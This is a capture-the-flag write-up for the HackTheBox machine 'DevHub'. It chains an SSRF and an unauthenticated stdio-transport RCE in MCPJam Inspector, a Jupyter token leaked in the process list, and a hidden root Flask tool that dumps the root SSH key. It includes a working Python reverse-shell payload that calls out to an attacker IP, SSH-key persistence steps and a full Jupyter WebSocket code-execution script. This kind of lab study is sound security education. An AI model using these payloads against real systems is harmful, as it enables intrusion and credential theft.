
HackTheBox Season 11 - DevHub
HackTheBox Season 11 — DevHub (Medium / Linux)
Machine Overview
DevHub is a Medium-difficulty Linux machine on HackTheBox Season 11. It presents a internal developer platform running three services: a public-facing nginx web dashboard, an externally accessible MCPJam Inspector on a non-standard port, and two internal-only services (Jupyter Lab and a custom Flask API called OPSMCP) that are not directly reachable from the network.
Table of Contents
- Machine Overview
- Reconnaissance
- Enumeration
- Vulnerability Discovery
- Initial Foothold — stdio RCE via MCPJam Inspector
- Post-Exploitation — Establishing Persistence
- Local Enumeration — Token Leak via Process List
- Lateral Movement — Jupyter WebSocket Code Execution as Analyst
- Privilege Escalation — OPSMCP Hidden Tool → Root SSH Key
- Flags
- Full Attack Chain
The attack chain is entirely modern and novel, built around the Model Context Protocol (MCP) — an open standard for connecting AI agents to external tools. The machine weaponises two misconfigurations in MCPJam Inspector (a legitimate developer debugging tool), chains a credential leak from the Linux process table, abuses the Jupyter REST and WebSocket APIs for lateral movement, and finally exploits a privileged root-owned Flask service exposing a hidden credential dump endpoint to achieve full system compromise.
No CVEs are required. Every step is a logical abuse of design decisions made in developer tooling, which makes DevHub an excellent machine for learning how the real-world AI/LLM tooling ecosystem can be exploited.
Reconnaissance
Target: 10.129.9.72
Full Port Scan
I always start with a full port scan (-p-) before doing any service detection. Running -sCV against all 65535 ports is extremely slow. The correct workflow is: find open ports fast, then do detailed scanning only on those ports.
nmap -p- 10.129.9.72
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6274/tcp open  unknown
Three ports: SSH, HTTP, and an unknown service on 6274. That third port is immediately interesting, it’s non-standard, not a well-known service, and on a machine labelled “DevHub” it has developer tool written all over it.
Service Version Scan on Known Ports
With the open ports identified, I ran targeted version and script scanning:
nmap -sCV -p 22,80,6274 10.129.9.72 -oX target.xml
xsltproc target.xml -o target.html
firefox target.html

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
6274/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js">
Port 80 redirects to http://devhub.htb/ — virtual host routing, so I added it to /etc/hosts:
echo '10.129.9.72 devhub.htb' | sudo tee -a /etc/hosts
Port 6274’s nmap fingerprint reveals something very specific: the HTML title is MCPJam Inspector. This is a real, open-source tool for debugging MCP (Model Context Protocol) servers. Its presence on an externally accessible port is the first major signal of the attack surface.
Two things in the 6274 response headers are also worth noting:
access-control-allow-credentials: true
access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
access-control-allow-credentials: true is a CORS header. It means the Inspector was built to accept cross-origin browser requests, the developers intended this to be used as a localhost developer tool. Running it on an exposed port while keeping these permissive headers is a misconfiguration.
Enumeration
Web Application — Port 80
curl -s http://devhub.htb/ | grep -E 'h3|status|Port|localhost|Tech'
<h3>MCP Inspector</h3>
<span class="status active">Active - Port 6274</span>

<h3>Analytics Dashboard</h3>
<span class="status internal">Internal Only - localhost:8888</span>

<h3>Code Repository</h3>
<span class="status internal">Maintenance Mode</span>

<span>Node.js</span><span>Python 3</span><span>Jupyter</span>
<span>MCP Protocol</span><span>Ubuntu 24.04</span>
The homepage is an internal service dashboard, it tells us exactly what is running. Two critical pieces of information:
- MCP Inspector is active and externally accessible on port 6274
- Analytics Dashboard is Jupyter-based and restricted to
localhost:8888
localhost:8888 is Jupyter Lab’s default port. Jupyter runs as a specific user, and its REST/WebSocket API allows arbitrary Python code execution if you have a valid token. It’s only accessible internally but if we find an SSRF in MCPJam Inspector, we can proxy requests through the server to reach it. Keep this in mind.
The tech stack hint (Jupyter / Python 3 / MCP Protocol) confirms the attack surface: MCP tooling + Jupyter is a common pairing in modern AI development environments.
MCPJam Inspector — Port 6274
Visiting port 6274 in a browser presents the MCPJam Inspector UI, a React single-page application (SPA). The entire frontend logic, including every API endpoint the Inspector calls, is compiled into a single JavaScript bundle.
curl -s http://10.129.9.72:6274/ | grep 'script src'
<script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
SPAs cannot obfuscate string literals like API paths, those must remain intact for HTTP calls to function at runtime. Pulling the bundle and grepping for quoted strings starting with / extracts every hardcoded route:
curl -s http://10.129.9.72:6274/assets/index-DRYhT9Xb.js \
  | grep -Eo '"/[a-zA-Z0-9/_-]+"' | sort -u
"/api/mcp/connect"
"/api/mcp/oauth/debug/proxy"
"/api/mcp/oauth/proxy"
"/api/mcp/resources/read"
"/api/mcp/servers"
"/api/mcp/tools/execute"
"/api/mcp/tools/list"
---SNIP---
Two endpoints immediately stand out:
| Endpoint | Relevance |
|---|---|
/api/mcp/oauth/proxy |
SSRF — forwards HTTP requests to arbitrary URLs from the server |
/api/mcp/connect |
RCE — spawns local processes via stdio transport |
Everything else (/tools/list, /tools/execute, /resources/read) is normal MCP inspector functionality — useful after foothold, not for initial access.
Vulnerability Discovery
Background — What is MCP?
Before explaining the vulnerabilities, a brief primer is necessary because MCP is a relatively new protocol that most security resources haven’t fully mapped.
Model Context Protocol (MCP) is an open standard created by Anthropic that enables AI agents (like Claude, GPT integrations, etc.) to connect to external tools, databases, and services in a structured way. An MCP server exposes a list of “tools” (callable functions), and an MCP client (the AI agent) can invoke those tools to interact with the world.
MCPJam Inspector is a web-based debugging tool for MCP developers. It provides a browser UI to connect to MCP servers, list their tools, execute them, and inspect responses — think Postman but specifically for MCP. It supports multiple transport modes for connecting to MCP servers:
- SSE (Server-Sent Events): Connect to a remote HTTP-based MCP server
- stdio: Launch a local process and communicate via stdin/stdout
The stdio transport is the dangerous one. It’s designed for local development: the Inspector spawns a process on the same machine (e.g., node my-mcp-server.js) and treats its stdout as MCP messages. When MCPJam Inspector is exposed on an external port, this feature becomes an unauthenticated remote code execution primitive.
Vulnerability 1 — SSRF via OAuth Proxy
MCPJam Inspector includes an OAuth proxy endpoint designed to assist developers in debugging OAuth token exchange flows that happen during MCP server authentication. The endpoint accepts a url parameter and makes an HTTP GET/POST request to that URL from the server.
There is no validation preventing the url from pointing to internal network addresses. This is a Server-Side Request Forgery (SSRF) vulnerability.
Verification — probing Jupyter at localhost:8888:
curl -s -X POST "http://10.129.9.72:6274/api/mcp/oauth/proxy" \
  -H "Content-Type: application/json" \
  -d '{"url":"http://127.0.0.1:8888/api"}'
{
  "status": 200,
  "statusText": "OK",
  "headers": {
    "server": "TornadoServer/6.5.4",
    "content-type": "application/json"
  },
  "body": {"version": "2.17.0"}
}
SSRF confirmed. The server successfully reached the internal Jupyter instance and returned its version info. TornadoServer/6.5.4 is the web framework underlying Jupyter Lab, this fingerprints the exact version.
Probing port 5000 — checking for additional internal services:
The dashboard only advertised Jupyter, but I checked port 5000 as well. Port 5000 is the default for Flask applications and many Python API servers. Given the Python-heavy tech stack, it was a reasonable bet.
curl -s -X POST "http://10.129.9.72:6274/api/mcp/oauth/proxy" \
  -H "Content-Type: application/json" \
  -d '{"url":"http://127.0.0.1:5000/"}'
{
  "status": 200,
  "body": {
    "server": "OPSMCP",
    "version": "2.1.0",
    "status": "operational",
    "endpoints": ["/tools/list", "/tools/call", "/health"],
    "auth": "Required - X-API-Key header"
  },
  "headers": {
    "server": "Werkzeug/3.1.6 Python/3.10.12"
  }
}
A second internal service: OPSMCP — a custom Operations MCP Server. It exposes tool-call endpoints protected by an X-API-Key header. We don’t have the key yet, but the service’s existence is now documented. Werkzeug is Flask’s development WSGI server — this is a Python Flask app, and it’s running on localhost as a privileged user (we’ll confirm how privileged shortly).
Vulnerability 2 — Unauthenticated RCE via stdio Transport
The /api/mcp/connect endpoint accepts a JSON body describing how to connect to an MCP server. When type is stdio, the Node.js process underlying MCPJam Inspector calls child_process.spawn(command, args) with no authentication, no IP restriction check, and no validation of what command contains.
This is the primary RCE vector. Any process the mcp-dev system user can execute can be launched this way.
Initial Foothold
Reverse Shell via stdio Transport
I started a listener on my Pwnbox:
nc -lvnp 4444
Then sent the stdio payload using Python3 for the reverse shell. I chose Python3 over bash /dev/tcp or netcat because:
- Python3 is reliably installed on Ubuntu
- The
subprocess.call(["/bin/bash", "-i"])approach is more robust than bash-cinsidechild_process.spawnwhen dealing with shell quoting os.dup2()cleanly redirects stdin/stdout/stderr to the socket
curl -s -X POST http://10.129.9.72:6274/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{
    "serverConfig": {
      "type": "stdio",
      "command": "python3",
      "args": ["-c", "import socket,subprocess,os;s=socket.socket();s.connect((\"10.10.14.51\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/bash\",\"-i\"])"]
    },
    "serverId": "revshell"
  }'
Listening on 0.0.0.0 4444
Connection received on 10.129.9.72 53172
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
Initial shell as mcp-dev landed inside /opt/mcpjam/ — the MCPJam Inspector installation directory.
The cannot set terminal process group and no job control messages are expected, they appear when bash is spawned without a controlling terminal (i.e., from a non-interactive process). The shell is functional, just not fully interactive yet.
Shell upgrade:
python3 -c 'import pty;pty.spawn("/bin/bash")'
Post-Exploitation
SSH Persistence

Reverse shells are fragile, they die when network conditions change, when the originating HTTP request times out, or when the MCPJam Inspector process restarts. Before doing any enumeration, I established stable SSH access by injecting my public key into mcp-dev’s authorized_keys.
On Pwnbox (new terminal):
ssh-keygen -t ed25519 -f /tmp/devhub_key -N ""
cat /tmp/devhub_key.pub
In the reverse shell:
mkdir -p /home/mcp-dev/.ssh
echo 'ssh-ed25519 my-public-key...' >> /home/mcp-dev/.ssh/authorized_keys
chmod 700 /home/mcp-dev/.ssh
chmod 600 /home/mcp-dev/.ssh/authorized_keys
Verify:
ssh -i /tmp/devhub_key mcp-dev@10.129.9.72
mcp-dev@devhub:~$
Stable, fully interactive SSH shell established. Reverse shell is no longer needed.
Local Enumeration
User and Directory Context
id && whoami
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
mcp-dev
No interesting group memberships. No sudo privileges (password prompted, not NOPASSWD). Let’s see what else lives on the box:
ls -la /home/
drwxr-x---  9 analyst analyst 4096 May 27 12:22 analyst
drwxr-x---  5 mcp-dev mcp-dev 4096 Jun  5 18:39 mcp-dev

Two users: mcp-dev (me) and analyst. The analyst home directory is mode 750 — owner analyst, group analyst. As mcp-dev, i am in neither. Direct file access to /home/analyst/user.txt is denied. This is deliberate, we must pivot to analyst-level access.
The Critical Discovery — Credentials Leaked via Process Table
This is one of the most important real-world security lessons in this machine.
ps aux | grep -E 'jupyter|python|analyst'
analyst  1068  0.2  2.4 182528 96568 ? Ss  17:58  0:06
  /home/analyst/jupyter-env/bin/python3
  /home/analyst/jupyter-env/bin/jupyter-lab
  --ip=127.0.0.1 --port=8888 --no-browser
  --notebook-dir=/home/analyst/notebooks
  --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
  --ServerApp.password=
  --ServerApp.disable_check_xsrf=False

root     1076  0.0  0.7 111108 29124 ? Ss  17:58  0:01
  /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
Two findings of enormous value:
Finding 1 — Jupyter token in plaintext:
--ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
On Linux, every process’s full command line (including all arguments) is stored in /proc/<pid>/cmdline and visible to all users via ps aux. Any secret passed as a CLI flag — tokens, passwords, API keys — is world-readable on a multi-user system. This is a well-known, frequently ignored credential leak pattern that appears constantly in real-world engagements.
Jupyter’s --ServerApp.token flag is the authentication secret for the REST and WebSocket API. With this token, we can create kernels, execute arbitrary Python code, and read any file the analyst user can access — including user.txt.
Finding 2 — OPSMCP is running as ROOT:
root 1076 /opt/opsmcp/server.py
The custom Flask API we discovered earlier via SSRF is not running as a service user or the mcp-dev user. It is running as root. This means any file it opens with open(), any command it runs with os.system() or subprocess, executes with UID 0. If i can control what OPSMCP does, I own the box.
Lateral Movement
SSH Port Forward Tunnels
Jupyter at localhost:8888 and OPSMCP at localhost:5000 are not reachable from outside the box. I use SSH local port forwarding to tunnel both services to our Pwnbox in a single command.
ssh -i /tmp/devhub_key \
  -L 18888:127.0.0.1:8888 \
  -L 15000:127.0.0.1:5000 \
  mcp-dev@10.129.9.72 -N
-L [local_port]:[remote_host]:[remote_port] tells SSH: “anything sent to my localhost:[local_port] should be forwarded through this SSH connection and delivered to [remote_host]:[remote_port] from the server’s perspective.” I used 18888 and 15000 to avoid conflicts with any local services.
-N means “don’t run a remote command, just forward.” The terminal appears to hang, this is correct. I leave it running.
Tunnel verification:
curl -s http://localhost:18888/api
curl -s http://localhost:15000/health
{"version": "2.17.0"}
{"status": "healthy", "uptime": "14d 3h 22m"}
Both services are reachable locally.
Spawning a Jupyter Kernel
Jupyter’s REST API lets you programmatically create and manage kernel processes. A “kernel” is the Python runtime that evaluates notebook code. Creating one gives us a persistent code execution handle running as analyst.
TOKEN="a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"

curl -s -X POST \
  -H "Authorization: token $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"name":"python3"}' \
  http://localhost:18888/api/kernels
{
  "id": "84dcb0bd-30c4-42cd-8766-659fe77fce78",
  "name": "python3",
  "last_activity": "2026-06-05T18:45:09.487702Z",
  "execution_state": "starting",
  "connections": 0
}
Kernel ID: 84dcb0bd-30c4-42cd-8766-659fe77fce78. This is needed for the WebSocket connection.
Executing Code via Jupyter WebSocket Protocol
Jupyter does not execute code over the REST API, that is only used for lifecycle management (create/delete kernels, list notebooks, etc.). Code execution uses the Jupyter Messaging Protocol over WebSockets, specifically the /api/kernels/{kernel_id}/channels endpoint.
The protocol requires sending a structured JSON message with msg_type: "execute_request" on the shell channel. Results stream back as stream messages on the iopub channel. The key to avoiding a race condition is to key all message handlers on parent_header.msg_id — matching responses only to our specific request — and to trigger completion on execute_reply (which arrives only after all iopub output has been flushed), not on the idle status message (which can arrive prematurely).
# /home/ogdmerlin/DevHub/jupyter_exec.py

import json, uuid, time, threading, websocket

TOKEN     = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
KERNEL_ID = "84dcb0bd-30c4-42cd-8766-659fe77fce78"

# Two goals in one execution:
# 1. Read user.txt — owned by analyst, inaccessible to mcp-dev directly
# 2. Read /opt/opsmcp/server.py — reveals OPSMCP API key + hidden admin tool
CODE = """
import os
print("=== id ===")
print(os.popen("id").read().strip())
print("\\n=== USER FLAG ===")
try:
    print(open('/home/analyst/user.txt').read().strip())
except Exception as e:
    print(f"ERROR: {e}")
print("\\n=== /opt/opsmcp/server.py ===")
try:
    print(open('/opt/opsmcp/server.py').read())
except Exception as e:
    print(f"ERROR: {e}")
"""

collected = []
done      = threading.Event()
MSG_ID    = str(uuid.uuid4())

def on_message(ws, raw):
    msg      = json.loads(raw)
    msg_type = msg.get("header", {}).get("msg_type", "")
    parent   = msg.get("parent_header", {}).get("msg_id", "")

    if msg_type == "stream" and parent == MSG_ID:
        collected.append(msg["content"]["text"])

    elif msg_type == "error" and parent == MSG_ID:
        for line in msg["content"]["traceback"]:
            collected.append(line + "\n")

    elif msg_type == "execute_reply" and parent == MSG_ID:
        time.sleep(0.3)
        done.set()

def on_open(ws):
    print("[*] Connected — waiting 2s for kernel ready state...")
    time.sleep(2)
    print("[*] Sending execute_request...")
    ws.send(json.dumps({
        "header": {
            "msg_id":   MSG_ID,
            "username": "attacker",
            "session":  str(uuid.uuid4()),
            "msg_type": "execute_request",
            "version":  "5.3"
        },
        "parent_header": {},
        "metadata":      {},
        "content": {
            "code":             CODE,
            "silent":           False,
            "store_history":    False,
            "user_expressions": {},
            "allow_stdin":      False
        },
        "channel": "shell"
    }))

def on_error(ws, err):
    print(f"[!] WS error: {err}")
    done.set()

ws = websocket.WebSocketApp(
    f"ws://localhost:18888/api/kernels/{KERNEL_ID}/channels",
    header={"Authorization": f"token {TOKEN}"},
    on_message=on_message,
    on_open=on_open,
    on_error=on_error
)

t = threading.Thread(target=ws.run_forever)
t.daemon = True
t.start()

if done.wait(timeout=30):
    ws.close()
    print("".join(collected))
    print("[*] Done.")
else:
    ws.close()
    print("[!] Timed out — partial output:")
    print("".join(collected))
python3 /home/ogdmerlin/DevHub/jupyter_exec.py
Results:
[*] Connected — waiting 2s for kernel ready state...
[*] Sending execute_request...

=== id ===
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)

=== USER FLAG ===
2d143a5254c3************************

=== /opt/opsmcp/server.py ===
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""
from flask import Flask, jsonify, request
import os

app = Flask(__name__)

VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

VISIBLE_TOOLS = {
    "ops.system_status": { ... },
    "ops.list_services":  { ... },
    "ops.check_disk":     { ... },
    "ops.view_logs":      { ... }
}

HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": { ... }
}

...

elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)
    if target == "ssh_keys":
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
        return jsonify({
            "target": "ssh_keys",
            "root_private_key": key_data,
            "note": "Emergency recovery key dump"
        })
...

[*] Done.
Code executed as uid=1002(analyst). User flag captured. More critically, I now have the complete OPSMCP source code.
Privilege Escalation
What the Source Code Reveals
Reading server.py exposed three critical things:
1. The OPSMCP API key:
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"
2. A hidden tool NOT returned by /tools/list:
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    }
}
This tool exists in ALL_TOOLS (which the /tools/call route checks against) but only VISIBLE_TOOLS is returned by /tools/list. It would never appear in normal API enumeration. You can only discover it by reading the source.
3. What ops._admin_dump does when called with target=ssh_keys:
with open('/root/.ssh/id_rsa', 'r') as f:
    key_data = f.read()
return jsonify({"root_private_key": key_data, ...})
Since server.py is running as root (confirmed via ps aux), open('/root/.ssh/id_rsa', 'r') succeeds. The entire private key is returned verbatim in the JSON response.
This is a privileged service design flaw a “break glass” emergency credential dump endpoint was built for operational recovery but left accessible to anyone who can reach the service (even through SSRF or, as we have, via an SSH tunnel).
Dumping the Root SSH Key
curl -s http://localhost:15000/tools/call \
  -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
  -H "Content-Type: application/json" \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
| python3 -c "
import json, sys
data = json.load(sys.stdin)
print(data['root_private_key'])
" > /tmp/root_id_rsa

chmod 600 /tmp/root_id_rsa
head -3 /tmp/root_id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAA...
Root’s private SSH key extracted. The python3 -c one-liner parses the JSON and extracts just the key content cleanly without any JSON wrapper noise that would corrupt the key file format.
SSH as Root
ssh -i /tmp/root_id_rsa -o StrictHostKeyChecking=no root@10.129.9.72
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# cat root.txt
d730f4cbf62****************
